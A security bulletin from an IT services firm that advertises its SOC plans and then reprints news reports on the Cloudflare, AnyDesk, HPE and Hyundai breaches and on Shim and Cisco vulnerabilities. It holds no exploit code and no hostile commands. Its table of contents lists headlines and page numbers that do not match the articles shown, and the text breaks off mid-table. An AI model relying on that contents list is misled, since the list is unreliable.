



telelink
business
services

Monthly Security Bulletin

M A R C H / 2 4

Advanced Security
Operations Center

This security bulletin is powered by Telelink Business Services’ Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor’s solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company’s IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company’s security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	Cisco says critical Unity Connection bug lets attackers get root	4
2.	Code Written with AI Assistants Is Less Secure	6
3.	Juniper warns of critical RCE bug in its firewalls and switches	6
4.	CISA: Critical Microsoft SharePoint bug now actively exploited	12
5.	iShutdown scripts can help detect iOS spyware on your iPhone	10
6.	Have I Been Pwned adds 71 million emails from Naz.API stolen account list	12
7.	TeamViewer abused to breach networks in new ransomware attacks	16
8.	VMware confirms critical vCenter flaw now exploited in attacks	19
9.	Malicious web redirect scripts stealth up to hide on hacked sites	21
10.	Over 5,300 GitLab servers exposed to zero-click account takeover attacks	26
11.	Cisco warns of critical RCE flaw in communications software	28
12.	iPhone apps abuse iOS push notifications to collect user data	30
13.	Microsoft reveals how hackers breached its Exchange Online accounts	32
14.	Energy giant Schneider Electric hit by Cactus ransomware attack	35
15.	Online ransomware decryptor helps recover partially encrypted files	38
16.	New Linux glibc flaw lets attackers get root on major distros	40

1. Cloudflare hacked using auth tokens stolen in Okta attack



Cloudflare disclosed today that its internal Atlassian server was breached by a suspected 'nation state attacker' who accessed its Confluence wiki, Jira bug database, and Bitbucket source code management system.

The threat actor first gained access to Cloudflare's self-hosted Atlassian server on November 14 and then accessed the company's Confluence and Jira systems following a reconnaissance stage.

"They then returned on November 22 and established persistent access to our Atlassian server using ScriptRunner for Jira, gained access to our source code management system (which uses Atlassian Bitbucket), and tried, unsuccessfully, to access a console server that had access to the data center that Cloudflare had not yet put into production in São Paulo, Brazil," said Cloudflare CEO Matthew Prince, CTO John Graham-Cumming, and CISO Grant Bourzikas.

To access its systems, the attackers used one access token and three service account credentials stolen during a previous compromise linked to Okta's breach from October 2023 that Cloudflare failed to rotate (out of thousands were leaked during the Okta compromise).

Cloudflare detected the malicious activity on November 23, severed the hacker's access in the morning of November 24, and its cybersecurity forensics specialists began investigating the incident three days later, on November 26.

While addressing the incident, Cloudflare's staff rotated all production credentials (over 5,000 unique ones), physically segmented test and staging systems, performed forensic triage on 4,893 systems, reimaged and rebooted all systems on the company's global network,

including all Atlassian servers (Jira, Confluence, and Bitbucket) and machines accessed by the attacker.

The threat actors also tried hacking into Cloudflare's data center in São Paulo—which isn't yet used in production—but these attempts failed. All equipment in Cloudflare's Brazil data center was later returned to the manufacturers to ensure that the data center was 100% secure.

Remediation efforts ended almost one month ago, on January 5th, but the company says that its staff is still working on software hardening, as well as credential and vulnerability management.



The company says that this breach did not impact Cloudflare customer data or systems; its services, global network systems, or configuration were also unaffected.

"Even though we understand the operational impact of the incident to be extremely limited, we took this incident very seriously because a threat actor had used stolen credentials to get access to our Atlassian server and accessed some documentation and a limited amount of source code," said Prince, Graham-Cumming, and Bourzikas.

"Based on our collaboration with colleagues in the industry and government, we believe that this attack was performed by a nation state attacker with the goal of obtaining persistent and widespread access to Cloudflare's global network.

"Analyzing the wiki pages they accessed, bug database issues, and source code repositories, it appears they were looking for information about the architecture, security, and management of our global network; no doubt with an eye on gaining a deeper foothold."

On October 18, 2023, Cloudflare's Okta instance was breached using an authentication token stolen from Okta's support system. The hackers who breached Okta's customer support system also gained access to files belonging to 134 customers, including 1Password, BeyondTrust, and Cloudflare.

After the October 2023 incident, the company said that its Security Incident Response Team's quick response contained and minimized the impact on Cloudflare systems and data and that no Cloudflare customer information or systems were impacted.

Another attempt to breach Cloudflare's systems was blocked in August 2022 after attackers tried using employee credentials stolen in a phishing attack but failed because they didn't have access to the victims' company-issued FIDO2-compliant security keys.

Source: <https://www.bleepingcomputer.com/news/security/cloudflare-hacked-using-auth-tokens-stolen-in-okta-attack/>

2. AnyDesk says hackers breached its production servers, reset passwords



AnyDesk confirmed today that it suffered a recent cyberattack that allowed hackers to gain access to the company's production systems. BleepingComputer has learned that source code and private code signing keys were stolen during the attack.

AnyDesk is a remote access solution that allows users to remotely access computers over a network or the internet. The program is very popular with the enterprise, which use it for remote support or to access colocated servers.

The software is also popular among threat actors who use it for persistent access to breached devices and networks.

The company reports having 170,000 customers, including 7-Eleven, Comcast, Samsung, MIT, NVIDIA, SIEMENS, and the United Nations.

AnyDesk hacked

In a statement shared with BleepingComputer late Friday afternoon, AnyDesk says they first learned of the attack after detecting indications of an incident on their production servers.

After conducting a security audit, they determined their systems were compromised and activated a response plan with the help of cybersecurity firm CrowdStrike.

AnyDesk did not share details on whether data was stolen during the attack. However, BleepingComputer has learned that the threat actors stole source code and code signing certificates.

The company also confirmed ransomware was not involved but didn't share too much information about the attack other than saying their servers were breached, with the advisory mainly focusing on how they responded to the incident.

As part of their response, AnyDesk says they have revoked security-related certificates and remediated or replaced systems as necessary. They also reassured customers that AnyDesk was safe to use and that there was no evidence of end-user devices being affected by the incident.

"We can confirm that the situation is under control and it is safe to use AnyDesk. Please ensure that you are using the latest version, with the new code signing certificate," AnyDesk said in a public statement.


While the company says that no authentication tokens were stolen, out of caution, AnyDesk is revoking all passwords to their web portal and suggests changing the password if it's used on other sites.

"AnyDesk is designed in a way which session authentication tokens cannot be stolen. They only exist on the end user's device and are associated with the device fingerprint. These tokens never touch our systems," AnyDesk told BleepingComputer in response to our questions about the attack.

"We have no indication of session hijacking as to our knowledge this is not possible."

The company has already begun replacing stolen code signing certificates, with Günter Born of BornCity first reporting that they are using a new certificate in AnyDesk version 8.0.8, released on January 29th. The only listed change in the new version is that the company switched to a new code signing certificate and will revoke the old one soon.

BleepingComputer looked at previous versions of the software, and the older executables were signed under the name 'philandro Software GmbH' with serial number 0dbf152deaf0b981a8a938d53f769db8. The new version is now signed under 'AnyDesk Software GmbH,' with a serial number of 0a8177fcd8936a91b5e0eddf995b0ba5, as shown below.



Signed AnyDesk 8.0.6 (left) vs AnyDesk 8.0.8 (right)

Source: BleepingComputer

Certificates are usually not invalidated unless they have been compromised, such as being stolen in attacks or publicly exposed.

While AnyDesk had not shared when the breach occurred, Born reported that AnyDesk suffered a four-day outage starting on January 29th, during which the company disabled the ability to log in to the AnyDesk client.

"my.anydesk II is currently undergoing maintenance, which is expected to last for the next 48 hours or less," reads the AnyDesk status message page.

"You can still access and use your account normally. Logging in to the AnyDesk client will be restored once the maintenance is complete."

Yesterday, access was restored, allowing users to log in to their accounts, but AnyDesk did not provide any reason for the maintenance in the status updates.

However, AnyDesk has confirmed to BleepingComputer that this maintenance is related to the cybersecurity incident.

It is strongly recommended that all users switch to the new version of the software, as the old code signing certificate will soon be revoked.

Furthermore, while AnyDesk says that passwords were not stolen in the attack, the threat actors did gain access to production systems, so it is strongly advised that all AnyDesk users

change their passwords. Furthermore, if they use their AnyDesk password at other sites, they should be changed there as well.

Every week, it feels like we learn of a new breach against well-known companies.

Last night, Cloudflare disclosed that they were hacked on Thanksgiving using authentication keys stolen during last year's Okta cyberattack.

Last week, Microsoft also revealed that they were hacked by Russian state-sponsored hackers named Midnight Blizzard, who also attacked HPE in May.

Source: <https://www.bleepingcomputer.com/news/security/anydesk-says-hackers-breached-its-production-servers-reset-passwords/>

3. HPE investigates new breach after data for sale on hacking forum



Hewlett Packard Enterprise (HPE) is investigating a potential new breach after a threat actor put allegedly stolen data up for sale on a hacking forum, claiming it contains HPE credentials and other sensitive information.

The company has told BleepingComputer that they have not found any evidence of a security breach and no ransom has been requested, but it's investigating the threat actor's claims.

"We are aware of the claims and are investigating their veracity," HPE's Sr. Director for Global Communications Adam R. Bauer told BleepingComputer on Thursday.

"At this time we have not found evidence of an intrusion, nor any impact to HPE products or services. There has not been an extortion attempt."

When asked to provide additional details regarding the company's ongoing investigation, Bauer said they had "nothing new to share."

IntelBroker, the threat actor selling the alleged HPE data, shared screenshots of some of the supposedly stolen HPE credentials but has yet to disclose the source of the information or the method used to obtain it.

*"Today, I am selling the data I have taken from Hewlett Packard Enterprise,"
the threat actor says in a post on the hacking forum.*

*"More specifically, the data includes: CI/CD access , System logs , Config Files
, Access Tokens , HPE StoreOnce Files (Serial numbers warrant etc) & Access
passwords. (Email services are also included)."*



IntelBroker selling allegedly stolen HPE credentials (BleepingComputer)

IntelBroker is best known for the breach of DC Health Link, which led to a congressional hearing after it exposed the personal data of U.S. House of Representatives members and staff.

Other cybersecurity incidents linked to IntelBroker are the breach of the Weee! grocery service and an alleged breach of General Electric Aviation.

Russian hackers breach HPE corporate email accounts

This investigation comes after HPE disclosed two weeks ago that the company's Microsoft Office 365 email environment was breached in May 2023 by hackers the company believed to be part of the Russian APT29 hacking group linked to Russia's Foreign Intelligence Service (SVR).

The company said the Russian hackers stole SharePoint files and data from its cybersecurity team and other departments and maintained access to its cloud infrastructure until December when HPE was again alerted of a breach of its cloud-based email environment.

"On December 12, 2023, HPE was notified that a suspected nation-state actor had gained unauthorized access to the company's Office 365 email environment. HPE immediately activated cyber response protocols to begin an investigation, remediate the incident, and eradicate the activity," HPE told BleepingComputer.

"Through that investigation, which remains ongoing, we determined that this nation-state actor accessed and exfiltrated data beginning in May 2023 from a small percentage of HPE mailboxes belonging to individuals in our cybersecurity, go-to-market, business segments, and other functions."

Days before HPE's Russian hack disclosure, Microsoft revealed a similar breach where APT29 breached some of its corporate email accounts belonging to its leadership team and employees in the cybersecurity and legal departments.

Microsoft later shared that the threat actors gained access to the corporate email accounts after hacking into a misconfigured test tenant account by brute forcing its password in a "password spraying" attack.

HPE was also breached in 2018 when APT10 Chinese hackers also hacked into IBM's networks and used the access to hack into their customers' devices.

More recently, HPE disclosed in 2021 that data repositories of its Aruba Central network monitoring platform were compromised, enabling attackers to access data about monitored devices and their locations.


Update February 05, 16:46 EST: After the article was published, Bauer also told BleepingComputer that the data being offered for sale online was obtained from a "test environment."

"Based on our investigation so far, the data at issue appears to be related to information that was contained in a test environment. There is no indication these claims relate to any compromise of HPE production environments or customer information," Bauer said in a statement sent over email.

"These are local credentials used in an isolated test environment and are not applicable to the production environment. In addition, these credentials alone would not allow access to production environments as we have multi-layered security measures in place. Furthermore, we don't have any indication that these claims relate to any compromise of customer information. That said, we have taken additional measures to harden our environment further in relation to the credentials at issue."

Source: <https://www.bleepingcomputer.com/news/security/hpe-investigates-new-breach-after-data-for-sale-on-hacking-forum/>

4. Critical flaw in Shim bootloader impacts major Linux distros



A critical vulnerability in the Shim Linux bootloader enables attackers to execute code and take control of a target system before the kernel is loaded, bypassing existing security mechanisms.


Shim is a small open-source bootloader maintained by Red Hat that is designed to facilitate the Secure Boot process on computers using Unified Extensible Firmware Interface (UEFI).

The tool is signed with a Microsoft key accepted by default on most UEFI motherboards that is used to verify the next stage of the boot process, typically loading the GRUB2 bootloader.

Shim was created out of necessity to allow open-source projects such as Linux distributions to benefit from Secure Boot's advantages, such as preventing unauthorized or malicious code execution during boot, while still maintaining control over hardware.

The new Shim flaw, tracked as CVE-2023-40547, was discovered by Microsoft's security researcher Bill Demirkapi, who first disclosed it on January 24, 2024.

The bug resides in the `httpboot.c` source for Shim, which is used to boot a network image over HTTP.



"When retrieving files via HTTP or related protocols, shim attempts to allocate a buffer to store the received data," reads the commit to fix the bug in httpboot.c.

"Unfortunately, this means getting the size from an HTTP header, which can be manipulated to specify a size that's smaller than the received data."

"In this case, the code accidentally uses the header for the allocation but the protocol metadata to copy it from the rx buffer, resulting in an out-of-bounds write."

More details about the flaw became available on February 2, 2024, with Eclysium publishing a report yesterday to draw attention to this security problem.

The vulnerability lies in Shim's parsing of HTTP responses, allowing an attacker to create specially crafted HTTP requests to cause an out-of-bounds write.

This could allow an attacker to compromise a system by executing privileged code before the operating system loads, effectively bypassing security mechanisms implemented by the kernel and the OS.

Eclysium says multiple potential exploitation paths can leverage CVE-2023-40547, including local, network adjacent, and remote attack points. The firm's report highlights the following three methods:

A remote attacker can execute a man-in-the-middle (MiTM) attack, intercepting HTTP traffic for HTTP boot, potentially from any network position between the victim and the server.

A local attacker with sufficient privileges can modify EFI Variables or the EFI partition using a live Linux USB to alter the boot order and load a compromised shim, executing privileged code without disabling Secure Boot.

An attacker on the same network can use PXE to load a compromised shim bootloader, exploiting the vulnerability.

Impact and fixes

RedHat issued a code commit to fix CVE-2023-40547 on December 5, 2023, but Linux distributions supporting Secure Boot and using Shim need to push their own patches.

Linux distributions that utilize Shim, such as Red Hat, Debian, Ubuntu, and SUSE, have released advisories with information on the flaw.

Linux users are advised to update to the latest version of Shim, v15.8, which contains a fix for CVE-2023-40547 and five other important vulnerabilities.

Eclipsium explains that Linux users must also update the UEFI Secure Boot DBX (revocation list) to include the hashes of the vulnerable Shim software and sign the patched version with a valid Microsoft key.

To do that, first upgrade to Shim 15.8 and then apply the DBX update using the 'fwupdmgr update' command (needs fwupd).

```
fwupdmgr update
Devices with no available firmware updates:
• System Firmware
• Thunderbolt host controller
• WDC PC SN730 SDBPNTY-1T00-1032

Upgrade UEFI dbx from 211 to 217?

This updates the dbx to the latest release from Microsoft which adds
insecure versions of grub and shim to the list of forbidden signatures due
to multiple discovered security updates.

Before installing the update, fwupd will check for any affected executables
in the ESP and will refuse to update if it finds any boot binaries signed
with any of the forbidden signatures. If the installation fails, you will
need to update shim and grub packages before the update can be deployed.


Once you have installed this dbx update, any DVD or USB installer images
signed with the old signatures may not work correctly. You may have to
temporarily turn off secure boot when using recovery or installation media,
if new images have not been made available by your distribution.

Perform operation? [Y|n]: Y
Downloading... [*****]
Decompressing... [*****]
Authenticating... [*****]
==== AUTHENTICATING FOR org.freedesktop.fwupd.update-internal-trusted ====
Authentication is required to update the firmware on this machine
Authenticating as: Paul Asadoorian (paulda)
Password:
==== AUTHENTICATION COMPLETE ====
Waiting... [*****]
Writing... [*****]
Waiting... [*****]
Waiting... [*****]
Successfully installed firmware

An update requires a reboot to complete. Restart now? [y|N]:
```

Command to update DBX (Eclipsium)

Some Linux distributions offer a GUI tool to perform this update, so make sure to check on your package manager before delving into the terminal.



Although unlikely to be mass-exploited, CVE-2023-40547 is not a bug that should be ignored, as executing code before OS boot is one of the strongest and stealthiest forms of system compromise.

Source: <https://www.bleepingcomputer.com/news/security/critical-flaw-in-shim-bootloader-impacts-major-linux-distros/>

5. Critical Cisco bug exposes Expressway gateways to CSRF attacks



Cisco has patched several vulnerabilities affecting its Expressway Series collaboration gateways, two of them rated as critical severity and exposing vulnerable devices to cross-site request forgery (CSRF) attacks.

Attackers can exploit CSRF vulnerabilities to trick authenticated users into clicking malicious links or visiting attacker-controlled webpages to perform unwanted actions such as adding new user accounts, executing arbitrary code, gaining admin privileges, and more.

Unauthenticated attackers can exploit the two critical CSRF vulnerabilities patched today (CVE-2024-20252 and CVE-2024-20254) to target unpatched Expressway gateways remotely.

"An attacker could exploit these vulnerabilities by persuading a user of the API to follow a crafted link. A successful exploit could allow the attacker to perform arbitrary actions with the privilege level of the affected user," Cisco warned.

"If the affected user has administrative privileges, these actions could include modifying the system configuration and creating new privileged accounts."

A third CSRF security bug tracked as CVE-2024-20255 can also be used to alter vulnerable systems' configuration and trigger denial of service conditions.

CVE-2024-20254 and CVE-2024-20255 impact Cisco Expressway Series devices with default configurations, while CVE-2024-20252 can only be exploited to attack gateways where the cluster database (CDB) API feature has been toggled on.

Cisco Expressway Series Release	First Fixed Release
Earlier than 14.0	Migrate to a fixed release.
14.0	14.3.4
15.0	Not vulnerable.

The company says it will not release security updates for the Cisco TelePresence Video Communication Server (VCS) gateway to address the three vulnerabilities since it's reached the end-of-support date on December 31, 2023.

Cisco's Product Security Incident Response Team (PSIRT) has found no evidence of public proof of concept exploits or exploitation attempts targeting these vulnerabilities.

Last month, Cisco warned of a critical severity remote code execution flaw impacting its Unified Communications Manager (CM) and Contact Center Solutions products after patching a severe Unity Connection bug that could let unauthenticated attackers gain root privileges remotely.

In October, Cisco also released security patches for two zero-days that were used to compromise more than 50,000 IOS XE devices within a week.

Hackers exploited a second IOS and IOS XE zero-day last year in attacks, a bug that enabled them to execute arbitrary code, gain complete control of vulnerable systems, and trigger denial of service (DoS) conditions.

Source: <https://www.bleepingcomputer.com/news/security/critical-cisco-bug-exposes-expressway-gateways-to-csrf-attacks/>

6. Hyundai Motor Europe hit by Black Basta ransomware attack



Car maker Hyundai Motor Europe suffered a Black Basta ransomware attack, with the threat actors claiming to have stolen three terabytes of corporate data.

Hyundai Motor Europe is Hyundai Motor Company's European division, headquartered in Germany.

BleepingComputer first learned of the attack in early January, but when we contacted Hyundai, we were told they were just experiencing IT issues.

"Hyundai Motor Europe is experiencing IT issues, which the company is working to resolve as quickly as possible," Hyundai told BleepingComputer at the time.

"Trust and security are fundamental to Hyundai's business and our priority is the protection of our customers, employees, investors, and partners."

However, after sharing additional information we had learned about data being stolen, Hyundai confirmed to BleepingComputer that they suffered a cyberattack.

"Hyundai Motor Europe is investigating in a case in which an unauthorised third party has accessed a limited part of the network of Hyundai Motor Europe," Hyundai Motor Europe told BleepingComputer.

"Our investigations are ongoing, and we are working closely with external cybersecurity and legal experts. Relevant local authorities have also been notified. Trust and security are fundamental to our business, and our priority is the protection of our customers, employees, investors, and partners."

The company did not specify what type of attack they suffered, but BleepingComputer learned the Black Basta ransomware operation conducted it in early January when they claimed to have stolen 3 TB of data from Hyundai Motor Europe.

In an image seen by BleepingComputer, the threat actors shared lists of folders that were allegedly stolen from numerous Windows domains, including those from KIA Europe.

While it is not known what data was stolen, the folder names indicate its related to various departments at the company, including legal, sales, human resources, accounting, IT, and management.

Hyundai previously disclosed a data breach in April 2023 that impacted Italian and French car owners and those who booked a test drive.

More recently, Hyundai MEA's X account was hacked to promote sites with crypto wallet drainers.

Who is Black Basta?

The Black Basta ransomware gang launched its operation in April 2022 and quickly launched a stream of double-extortion attacks.

By June 2022, Black Basta had partnered with the QBot malware operation (QakBot) to drop Cobalt Strike for remote access on corporate networks. Black Basta would use this access to spread to other devices on the network, steal data, and ultimately encrypt devices.

Black Basta is believed to be an offshoot of the notorious Conti ransomware operation, run by one of the previous Conti leaders.

Since its launch, the threat actors have been responsible for a wide range of attacks, including those against the Toronto Library, Capita, American Dental Association, Sobeys, Knauf, and Yellow Pages Canada.

A report from Corvus Insurance and Elliptic in November 2023 says that Black Basta is believed to have received over \$100 million in ransom payments since its launch.

Source: <https://www.bleepingcomputer.com/news/security/hyundai-motor-europe-hit-by-black-basta-ransomware-attack/>

7. Juniper Support Portal Exposed Customer Device Info

Until earlier this week, the support website for networking equipment vendor **Juniper Networks** was exposing potentially sensitive information tied to customer products, including which devices customers bought, as well as each product's warranty status, service contracts and serial numbers. Juniper said it has since fixed the problem, and that the inadvertent data exposure stemmed from a recent upgrade to its support portal.



Sunnyvale, Calif. based Juniper Networks makes high-powered Internet routers and switches, and its products are used in some of the world's largest organizations. Earlier this week KrebsOnSecurity heard from a reader responsible for managing several Juniper devices, who found he could use Juniper's customer support portal to find device and support contract information for other Juniper customers.

Logan George is a 17-year-old intern working for an organization that uses Juniper products. George said he found the data exposure earlier this week by accident while searching for support information on a particular Juniper product.

George discovered that after logging in with a regular customer account, Juniper's support website allowed him to list detailed information about virtually any Juniper device purchased by other customers. Searching on **Amazon.com** in the Juniper portal, for example, returned tens of thousands of records. Each record included the device's model and serial number, the approximate location where it is installed, as well as the device's status and associated support contract information.

ACT ID	START DATE	END DATE	CONTRACT STATUS	SERVICE LEVEL
